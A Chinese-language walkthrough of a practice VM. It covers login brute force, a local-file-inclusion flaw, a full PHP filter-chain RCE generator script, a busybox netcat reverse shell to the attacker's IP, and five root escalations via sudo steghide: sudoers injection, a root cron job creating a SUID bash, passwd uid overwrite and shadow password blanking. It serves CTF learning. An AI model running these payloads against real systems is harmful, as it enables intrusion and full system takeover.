前言

这一篇是我彻底打通这个靶机之后写的复盘，难度相较于之前要降低很多，对于最后root的提权，有不同的方案去使用，所以复盘一下这一台靶机，学习一下思路

信息搜集

```
攻击机：192.168.55.220
靶机：192.168.55.60
```

Fence 1

日常nmap跑一下

```
┌──(root㉿kali)-[~]
└─# nmap -sC -sV -sS -p- -T4 192.168.55.60
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-07 21:53 CST
Nmap scan report for 192.168.55.60
Host is up (0.00076s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-title: \xE7\x99\xBB\xE5\xBD\x95
MAC Address: 08:00:27:2B:74:6E (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.15 seconds
```

Figure 1

跑一下目录扫描，用dirsearch就好，gobuster的我也看过了，一样的

Figure 2

入口渗透

去80端口下看一下，就是个单纯的登录框，没啥别的内容



Figure 3

但要这里注意一下，dashboard和logout都会跳转到index，也就是说必须要通过主页的登录

那么就抓包爆破一下密码，运气比较好用admin猜对了用户名，我这里使用的是yakit，使用的字典是techyou.txt



Figure 4

讲道理，这里的话页面明显很奇怪，加上url的奇怪表现，明显就是文件包含

Figure 5

不过倒是不能直接读shadow的，不然的话有点简单过头了，但是可以读/etc/passwd

```
http://192.168.55.60/dashboard.php?page=../../../../../../etc/passwd

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-
data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing
List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-
Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin systemd-
timesync:x:101:102:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin systemd-
network:x:102:103:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin systemd-
resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
lingmj:x:1000:1000:,,,:/home/lingmj:/bin/bash
oneoneone:x:1001:1001:,,,:/home/oneoneone:/bin/bash
todd:x:1002:1002:,,,:/home/todd:/bin/bash
```

Fence 2

获得三个用户：lingmj、todd、oneoneone

我用的hydra爆破，最终得到一组登录凭证：lingmj/babyface

```
┌──(root㉿kali)-[~]
└─# ssh lingmj@192.168.55.60
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
lingmj@192.168.55.60's password:
```

```
Linux Mao 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Dec  7 06:22:46 2025 from 192.168.1.198
lingmj@Mao:~$ cat ../todd/user.txt
flag{user-5bd9d6df42bbc666ffbe7468c14bbf7e}
lingmj@Mao:~$
```

Fence 3

当然入口渗透还有一种办法就是用一个工具生成**过滤器链攻击**恶意利用的payload，这是我和我同学交流的时候了解到的

首先要明确三点，才能利用该方法反弹shell

```
1. 存在文件包含漏洞
2. php配置允许php://filter包装器
3. 服务器可执行外部命令
```

Fence 4

我这里直接贴出生成该payload的python脚本，有需要的可以直接取用

```
#!/usr/bin/env python3
import argparse
import base64
import re

# - Useful infos -
# https://book.hacktricks.xyz/pentesting-web/file-inclusion/lfi2rce-via-
php-filters
# https://github.com/wupco/PHP_INCLUDE_TO_SHELL_CHAR_DICT
# https://gist.github.com/loknop/b27422d355ea1fd0d90d6dbc1e278d4d

# No need to guess a valid filename anymore
file_to_use = "php://temp"

conversions = {
```

```
    '0':
'convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.UC
S2.UTF8|convert.iconv.8859_3.UCS2',
    '1': 'convert.iconv.ISO88597.UTF16|convert.iconv.RK1048.UCS-
4LE|convert.iconv.UTF32.CP1167|convert.iconv.CP9066.CSUCS4',
    '2': 'convert.iconv.L5.UTF-
32|convert.iconv.ISO88594.GB13000|convert.iconv.CP949.UTF32BE|convert.iconv
.ISO_69372.CSIBM921',
    '3': 'convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-
90|convert.iconv.ISO6937.8859_4|convert.iconv.IBM868.UTF-16LE',
    '4': 'convert.iconv.CP866.CSUNICODE|convert.iconv.CSISOLATIN5.ISO_6937-
2|convert.iconv.CP950.UTF-16BE',
    '5':
'convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.UT
F16.EUCTW|convert.iconv.8859_3.UCS2',
    '6':
'convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.CSIB
M943.UCS4|convert.iconv.IBM866.UCS-2',
    '7': 'convert.iconv.851.UTF-
16|convert.iconv.L1.T.618BIT|convert.iconv.ISO-IR-
103.850|convert.iconv.PT154.UCS4',
    '8': 'convert.iconv.ISO2022KR.UTF16|convert.iconv.L6.UCS2',
    '9': 'convert.iconv.CSIBM1161.UNICODE|convert.iconv.ISO-IR-156.JOHAB',
    'A': 'convert.iconv.8859_3.UTF16|convert.iconv.863.SHIFT_JISX0213',
    'a': 'convert.iconv.CP1046.UTF32|convert.iconv.L6.UCS-
2|convert.iconv.UTF-16LE.T.61-8BIT|convert.iconv.865.UCS-4LE',
    'B': 'convert.iconv.CP861.UTF-16|convert.iconv.L4.GB13000',
    'b': 'convert.iconv.JS.UNICODE|convert.iconv.L4.UCS2|convert.iconv.UCS-
2.OSF00030010|convert.iconv.CSIBM1008.UTF32BE',
    'C': 'convert.iconv.UTF8.CSISO2022KR',
    'c': 'convert.iconv.L4.UTF32|convert.iconv.CP1250.UCS-2',
    'D':
'convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.IBM9
32.SHIFT_JISX0213',
    'd':
'convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.GBK.
BIG5',
    'E': 'convert.iconv.IBM860.UTF16|convert.iconv.ISO-IR-
143.ISO2022CNEXT',
    'e':
'convert.iconv.JS.UNICODE|convert.iconv.L4.UCS2|convert.iconv.UTF16.EUC-JP-
MS|convert.iconv.ISO-8859-1.ISO_6937',
    'F': 'convert.iconv.L5.UTF-
32|convert.iconv.ISO88594.GB13000|convert.iconv.CP950.SHIFT_JISX0213|conver
t.iconv.UHC.JOHAB',
```

```
    'f': 'convert.iconv.CP367.UTF-
16|convert.iconv.CSIBM901.SHIFT_JISX0213',
    'g': 'convert.iconv.SE2.UTF-
16|convert.iconv.CSIBM921.NAPLPS|convert.iconv.855.CP936|convert.iconv.IBM-
932.UTF-8',
    'G': 'convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90',
    'H': 'convert.iconv.CP1046.UTF16|convert.iconv.ISO6937.SHIFT_JISX0213',
    'h': 'convert.iconv.CSGB2312.UTF-32|convert.iconv.IBM-
1161.IBM932|convert.iconv.GB13000.UTF16BE|convert.iconv.864.UTF-32LE',
    'I': 'convert.iconv.L5.UTF-
32|convert.iconv.ISO88594.GB13000|convert.iconv.BIG5.SHIFT_JISX0213',
    'i': 'convert.iconv.DEC.UTF-16|convert.iconv.ISO8859-9.ISO_6937-
2|convert.iconv.UTF16.GB13000',
    'J': 'convert.iconv.863.UNICODE|convert.iconv.ISIRI3342.UCS4',
    'j': 'convert.iconv.CP861.UTF-
16|convert.iconv.L4.GB13000|convert.iconv.BIG5.JOHAB|convert.iconv.CP950.UT
F16',
    'K': 'convert.iconv.863.UTF-16|convert.iconv.ISO6937.UTF16LE',
    'k': 'convert.iconv.JS.UNICODE|convert.iconv.L4.UCS2',
    'L':
'convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90|convert.iconv.R9.ISO69
37|convert.iconv.OSF00010100.UHC',
    'l': 'convert.iconv.CP-
AR.UTF16|convert.iconv.8859_4.BIG5HKSCS|convert.iconv.MSCP1361.UTF-
32LE|convert.iconv.IBM932.UCS-2BE',
    'M':'convert.iconv.CP869.UTF-
32|convert.iconv.MACUK.UCS4|convert.iconv.UTF16BE.866|convert.iconv.MACUKRA
INIAN.WCHAR_T',
    'm':'convert.iconv.SE2.UTF-
16|convert.iconv.CSIBM921.NAPLPS|convert.iconv.CP1163.CSA_T500|convert.icon
v.UCS-2.MSCP949',
    'N': 'convert.iconv.CP869.UTF-32|convert.iconv.MACUK.UCS4',
    'n':
'convert.iconv.ISO88594.UTF16|convert.iconv.IBM5347.UCS4|convert.iconv.UTF3
2BE.MS936|convert.iconv.OSF00010004.T.61',
    'O': 'convert.iconv.CSA_T500.UTF-32|convert.iconv.CP857.ISO-2022-JP-
3|convert.iconv.ISO2022JP2.CP775',
    'o': 'convert.iconv.JS.UNICODE|convert.iconv.L4.UCS2|convert.iconv.UCS-
4LE.OSF05010001|convert.iconv.IBM912.UTF-16LE',
    'P': 'convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-
932|convert.iconv.MS932.MS936|convert.iconv.BIG5.JOHAB',
    'p': 'convert.iconv.IBM891.CSUNICODE|convert.iconv.ISO8859-
14.ISO6937|convert.iconv.BIG-FIVE.UCS-4',
    'q': 'convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-
932|convert.iconv.GBK.CP932|convert.iconv.BIG5.UCS2',
```

```
    'Q': 'convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-
90|convert.iconv.CSA_T500-1983.UCS-2BE|convert.iconv.MIK.UCS2',
    'R': 'convert.iconv.PT.UTF32|convert.iconv.KOI8-U.IBM-
932|convert.iconv.SJIS.EUCJP-WIN|convert.iconv.L10.UCS4',
    'r':
'convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90|convert.iconv.ISO-IR-
99.UCS-2BE|convert.iconv.L4.OSF00010101',
    'S':
'convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.GBK.
SJIS',
    's': 'convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90',
    'T': 'convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-
90|convert.iconv.CSA_T500.L4|convert.iconv.ISO_8859-2.ISO-IR-103',
    't': 'convert.iconv.864.UTF32|convert.iconv.IBM912.NAPLPS',
    'U': 'convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943',
    'u': 'convert.iconv.CP1162.UTF32|convert.iconv.L4.T.61',
    'V': 'convert.iconv.CP861.UTF-
16|convert.iconv.L4.GB13000|convert.iconv.BIG5.JOHAB',
    'v':
'convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.UT
F16.EUCTW|convert.iconv.ISO-8859-14.UCS2',
    'W': 'convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-
932|convert.iconv.MS932.MS936',
    'w': 'convert.iconv.MAC.UTF16|convert.iconv.L8.UTF16BE',
    'X': 'convert.iconv.PT.UTF32|convert.iconv.KOI8-U.IBM-932',
    'x': 'convert.iconv.CP-AR.UTF16|convert.iconv.8859_4.BIG5HKSCS',
    'Y': 'convert.iconv.CP367.UTF-
16|convert.iconv.CSIBM901.SHIFT_JISX0213|convert.iconv.UHC.CP1361',
    'y': 'convert.iconv.851.UTF-16|convert.iconv.L1.T.618BIT',
    'Z': 'convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-
932|convert.iconv.BIG5HKSCS.UTF16',
    'z': 'convert.iconv.865.UTF16|convert.iconv.CP901.ISO6937',
    '/':
'convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90|convert.iconv.UCS2.UTF
-8|convert.iconv.CSISOLATIN6.UCS-4',
    '+': 'convert.iconv.UTF8.UTF16|convert.iconv.WINDOWS-
1258.UTF32LE|convert.iconv.ISIRI3342.ISO-IR-157',
    '=': ''
}

def generate_filter_chain(chain, debug_base64 = False):

    encoded_chain = chain
    # generate some garbage base64
    filters = "convert.iconv.UTF8.CSISO2022KR|"
```

```
    filters += "convert.base64-encode|"
    # make sure to get rid of any equal signs in both the string we just
generated and the rest of the file
    filters += "convert.iconv.UTF8.UTF7|"


    for c in encoded_chain[::-1]:
        filters += conversions[c] + "|"
        # decode and reencode to get rid of everything that isn't valid
base64
        filters += "convert.base64-decode|"
        filters += "convert.base64-encode|"
        # get rid of equal signs
        filters += "convert.iconv.UTF8.UTF7|"
    if not debug_base64:
        # don't add the decode while debugging chains
        filters += "convert.base64-decode"

    final_payload = f"php://filter/{filters}/resource={file_to_use}"
    return final_payload

def main():

    # Parsing command line arguments
    parser = argparse.ArgumentParser(description="PHP filter chain
generator.")

    parser.add_argument("--chain", help="Content you want to generate. (you
will maybe need to pad with spaces for your payload to work)",
required=False)
    parser.add_argument("--rawbase64", help="The base64 value you want to
test, the chain will be printed as base64 by PHP, useful to debug.",
required=False)
    args = parser.parse_args()
    if args.chain is not None:
        chain = args.chain.encode('utf-8')
        base64_value = base64.b64encode(chain).decode('utf-8').replace("=",
"")
        chain = generate_filter_chain(base64_value)
        print("[+] The following gadget chain will generate the following
code : {} (base64 value: {})".format(args.chain, base64_value))
        print(chain)
    if args.rawbase64 is not None:
        rawbase64 = args.rawbase64.replace("=", "")
        match = re.search("^([A-Za-z0-9+/])*$", rawbase64)
```

```
        if (match):
            chain = generate_filter_chain(rawbase64, True)
            print(chain)
        else:
            print ("[-] Base64 string required.")
            exit(1)

if __name__ == "__main__":
    main()
```

Fence 5

生成payload后，添加，将相关ip端口替换为你的ip和端口即可

```
& a=busybox nc 192.168.55.220 7777 -e /bin/bash
```

Fence 6

然后就可以反弹拿到shell，进到html下可以ls -al发现目录下的lingmj密码备份文件，然后ssh登录即可

```
┌──(pyenv)─(root㉿kali)-[~/Tools/php_filter_chain_generator]
└─# nc -lvnp 7777
listening on [any] 7777 ...
connect to [192.168.55.220] from (UNKNOWN) [192.168.55.60] 58998
whoami
www-data
ls -al
total 36
drwxr-xr-x 2 root root 4096 Dec  6 20:35 .
drwxr-xr-x 3 root root 4096 Apr  4  2025 ..
-rw-r--r-- 1 root root   16 Dec  6 20:35 .lingmj_password.bak
-rw-r--r-- 1 root root 1772 Dec  6 20:31 dashboard.php
-rw-r--r-- 1 root root   66 Dec  6 20:24 home.php
-rw-r--r-- 1 root root 1811 Dec  6 20:29 index.php
-rw-r--r-- 1 root root  334 Dec  6 20:24 logout.php
-rw-r--r-- 1 root root  332 Dec  6 20:29 settings.php
-rw-r--r-- 1 root root  668 Dec  6 20:29 stats.php
cat .lingmj_password.bak
lingmj:babyface
```

Fence 7

Root提权

这里提权的思路各不相同，首先是sudo一下看看能执行什么东西

```
lingmj@Mao:~$ sudo -l
Matching Defaults entries for lingmj on Mao:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/b
in

User lingmj may run the following commands on Mao:
    (ALL) NOPASSWD: /usr/bin/steghide
```

Fence 8

steghide，图片隐写的东西，有super user的权限，那么获得root-flag就有很多方式了

方式一：直接包含root.txt

相较于其他方式，最没有含金量的办法，我们知道的是这个文件可以将两个文件合到一起，然后又可以分开，那么我们可以让一个图片把root.txt搞进来

首先是准备一个图片，必须是直接保存为jpg的图片文件才行，当然，我是在物理机上准备的，密码随便输入，只是个加密密码

```
lingmj@Mao:~$ busybox wget http://192.168.55.9:8000/1.jpg
Connecting to 192.168.55.9:8000 (192.168.55.9:8000)
1.jpg                100%
|*******************************************************************
************************| 15640  0:00:00 ETA
lingmj@Mao:~$ sudo /usr/bin/steghide embed -ef /root/root.txt -cf ./1.jpg
Enter passphrase:
Re-Enter passphrase:
embedding "/root/root.txt" in "./1.jpg"... done
lingmj@Mao:~$ /usr/bin/steghide extract -sf ./1.jpg
Enter passphrase:
wrote extracted data to "root.txt".
lingmj@Mao:~$ cat root.txt
flag{root-5ad6f10629504ec51038b8c14a1fb9c6}
```

Fence 9

包含shadow文件爆破root用户密码和方式一差不多，但是加密是SHA-512的加密方式，难度极大，故不推荐

方式二：为lingmj赋予无密码执行完整sudo的权限

这个方案是老大提供的，首先就是创建一个恶意的sudoers文件，这个内容是赋予lingmj无密码执行所有sudo命令的权限

```
echo 'lingmj ALL=(ALL:ALL) NOPASSWD:ALL' > a
```

Fence 10

然后就是隐写，放到/etc/sudoers.d特权目录下

```
lingmj@Mao:~$ steghide embed -cf 1.jpg -ef a
Enter passphrase:
Re-Enter passphrase:
embedding "a" in "1.jpg"... done
lingmj@Mao:~$ cd /etc/sudoers.d
lingmj@Mao:/etc/sudoers.d$ ls -al
total 12
drwxr-xr-x  2 root root 4096 Apr  4  2025 .
drwxr-xr-x 82 root root 4096 Dec  7 09:50 ..
-r--r-----  1 root root  958 Jan 14  2023 README
lingmj@Mao:/etc/sudoers.d$ sudo steghide extract -sf ~/1.jpg # 这里sudo是因为在sudoers特权目录下，需要root权限
Enter passphrase:
wrote extracted data to "a".
lingmj@Mao:/etc/sudoers.d$ ls -al
total 16
drwxr-xr-x  2 root root 4096 Dec  7 10:38 .
drwxr-xr-x 82 root root 4096 Dec  7 09:50 ..
-rw-r--r--  1 root root   34 Dec  7 10:38 a
-r--r-----  1 root root  958 Jan 14  2023 README
lingmj@Mao:/etc/sudoers.d$ cat a
lingmj ALL=(ALL:ALL) NOPASSWD:ALL
lingmj@Mao:/etc/sudoers.d$ sudo -l # 验证当前用户sudo权限
Matching Defaults entries for lingmj on Mao:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User lingmj may run the following commands on Mao:
    (ALL) NOPASSWD: /usr/bin/steghide
```

```
    (ALL : ALL) NOPASSWD: ALL
lingmj@Mao:/etc/sudoers.d$ sudo -i
root@Mao:~# id
uid=0(root) gid=0(root) groups=0(root)
root@Mao:~# cat root.txt
flag{root-5ad6f10629504ec51038b8c14a1fb9c6}
```

Fence 11

方式三：利用定时任务进行权限维持和提权

这个方案由111大佬提供，我把步骤敲在代码段里面了，注释就是，方便阅读

```
lingmj@Mao:~$ vim rootRevShell
lingmj@Mao:~$ cat rootRevShell # 写一个恶意的定时任务脚本，每分钟以root用户执行一次，创建一个拥有权限的bash副本
* * * * * root /bin/bash -c 'cp /bin/bash /tmp/bash;chmod +s /tmp/bash'
lingmj@Mao:~$ steghide embed -cf 1.jpg -ef rootRevShell -sf /tmp/shell.jpg -p "" # -p参数可以设置密码，我前面没想到
embedding "rootRevShell" in "1.jpg"... done
writing stego file "/tmp/shell.jpg"... done
lingmj@Mao:~$ cd /etc/cron.d
lingmj@Mao:/etc/cron.d$ sudo steghide extract -sf /tmp/shell.jpg -p "" # sudo权限把恶意脚本写入到定时任务中
wrote extracted data to "rootRevShell".
lingmj@Mao:/etc/cron.d$ ls
php  rootRevShell
lingmj@Mao:/etc/cron.d$ ls -alh /tmp
total 56K
drwxrwxrwt 10 root root 4.0K Dec  7 10:46 .
drwxr-xr-x 18 root root 4.0K Mar 18  2025 ..
drwxrwxrwt  2 root root 4.0K Dec  7 09:50 .font-unix
drwxrwxrwt  2 root root 4.0K Dec  7 09:50 .ICE-unix
-rw-r--r--  1 root root  16K Dec  7 10:46 shell.jpg
drwx------  3 root root 4.0K Dec  7 09:50 systemd-private-8a3589882d50467a8fc505a8e3cf86e8-apache2.service-nnpOYf
drwx------  3 root root 4.0K Dec  7 09:50 systemd-private-8a3589882d50467a8fc505a8e3cf86e8-systemd-logind.service-1rha3e
drwx------  3 root root 4.0K Dec  7 09:50 systemd-private-8a3589882d50467a8fc505a8e3cf86e8-systemd-timesyncd.service-9JqJ2i
drwxrwxrwt  2 root root 4.0K Dec  7 09:50 .Test-unix
drwxrwxrwt  2 root root 4.0K Dec  7 09:50 .X11-unix
drwxrwxrwt  2 root root 4.0K Dec  7 09:50 .XIM-unix
lingmj@Mao:/etc/cron.d$ cd /tmp
lingmj@Mao:/tmp$ ls
```

```
bash
shell.jpg
systemd-private-8a3589882d50467a8fc505a8e3cf86e8-apache2.service-nnpOYf
systemd-private-8a3589882d50467a8fc505a8e3cf86e8-systemd-logind.service-
1rha3e
systemd-private-8a3589882d50467a8fc505a8e3cf86e8-systemd-timesyncd.service-
9JqJ2i
lingmj@Mao:/tmp$ ls -alh /tmp
total 1.2M
drwxrwxrwt 10 root   root   4.0K Dec  7 10:50 .
drwxr-xr-x 18 root   root   4.0K Mar 18  2025 ..
-rwsr-sr-x  1 root   root   1.2M Dec  7 10:52 bash # 定时任务已经把拥有suid特
权的bash搬运过来了
drwxrwxrwt  2 root   root   4.0K Dec  7 09:50 .font-unix
drwxrwxrwt  2 root   root   4.0K Dec  7 09:50 .ICE-unix
-rw-r--r--  1 root   root    16K Dec  7 10:46 shell.jpg
drwx------  3 root   root   4.0K Dec  7 09:50 systemd-private-
8a3589882d50467a8fc505a8e3cf86e8-apache2.service-nnpOYf
drwx------  3 root   root   4.0K Dec  7 09:50 systemd-private-
8a3589882d50467a8fc505a8e3cf86e8-systemd-logind.service-1rha3e
drwx------  3 root   root   4.0K Dec  7 09:50 systemd-private-
8a3589882d50467a8fc505a8e3cf86e8-systemd-timesyncd.service-9JqJ2i
drwxrwxrwt  2 root   root   4.0K Dec  7 09:50 .Test-unix
drwxrwxrwt  2 root   root   4.0K Dec  7 09:50 .X11-unix
drwxrwxrwt  2 root   root   4.0K Dec  7 09:50 .XIM-unix
lingmj@Mao:/tmp$ /tmp/bash -p -c 'cat < /root/root.txt' # -p告诉bash维持suid
特权，而不是切换回真实的euid（普通用户）
flag{root-5ad6f10629504ec51038b8c14a1fb9c6}
```

Fence 12

方式四：覆盖passwd文件，让lingmj用户拥有超级权限

受两位大佬启发，这里我也尝试一下玩点成年人该玩的

首先就是用这个隐写的方式把passwd文件内容给提取出来，然后改好了之后提取到passwd里面就行了

```
lingmj@Mao:~$ sudo steghide embed -cf 1.jpg -ef /etc/passwd -p ""
embedding "/etc/passwd" in "1.jpg"... done
lingmj@Mao:~$ steghide extract -sf 1.jpg -p ""
wrote extracted data to "passwd".
lingmj@Mao:~$ cat passwd # 这个时候lingmj用户还是普通用户
......
```

```
lingmj:x:1000:1000:,,,:/home/lingmj:/bin/bash
......
lingmj@Mao:~$ vim passwd
lingmj@Mao:~$ cat passwd
......
lingmj:x:0:0:,,,:/home/lingmj:/bin/bash
......
lingmj@Mao:~$ steghide embed -cf 1.jpg -ef passwd -p ""
embedding "passwd" in "1.jpg"... done
lingmj@Mao:/etc$ sudo steghide extract -sf ~/1.jpg -p ""
the file "passwd" does already exist. overwrite ? (y/n) y # 覆写原有的passwd
文件
wrote extracted data to "passwd".
lingmj@Mao:/etc$ id
uid=1000 gid=1000(lingmj) groups=1000(lingmj)
lingmj@Mao:/etc$ exit # 重新登录
logout
Connection to 192.168.55.60 closed.


┌──(root㉿kali)-[~]
└─# ssh lingmj@192.168.55.60
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
lingmj@192.168.55.60's password:
Linux Mao 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Dec  6 20:44:15 2025 from 192.168.3.94
root@Mao:~# id # 变成root用户
uid=0(root) gid=0(root) groups=0(root)
root@Mao:~# cat /root/root.txt
flag{root-5ad6f10629504ec51038b8c14a1fb9c6}
```

Fence 13

方式五：覆盖shadow文件，让root用户以更简单的方式登录

方案四的照葫芦画瓢罢了，就不截那么多了

passwd中的x其实是代表root是有密码的，但是不代表不能设置为空，其实密码存于passwd已经是老玩法了，新的玩法是密码存于只有root用户能读的shadow文件里，只需要把以冒号分隔的第二段改一下，改成空就行了，登录root时就会直接登录，不用担心passwd和shadow的信息不一致导致的协作问题，**但是登录ssh还是无密码登不上的，这个与ssh的配置有关**

```
# shadow
......
root::20429:0:99999:7:::
......

root@Mao:~# su root
root@Mao:/home/lingmj#
root@Mao:/home/lingmj# id
uid=0(root) gid=0(root) groups=0(root)
root@Mao:/home/lingmj#
```

Fence 14

总结

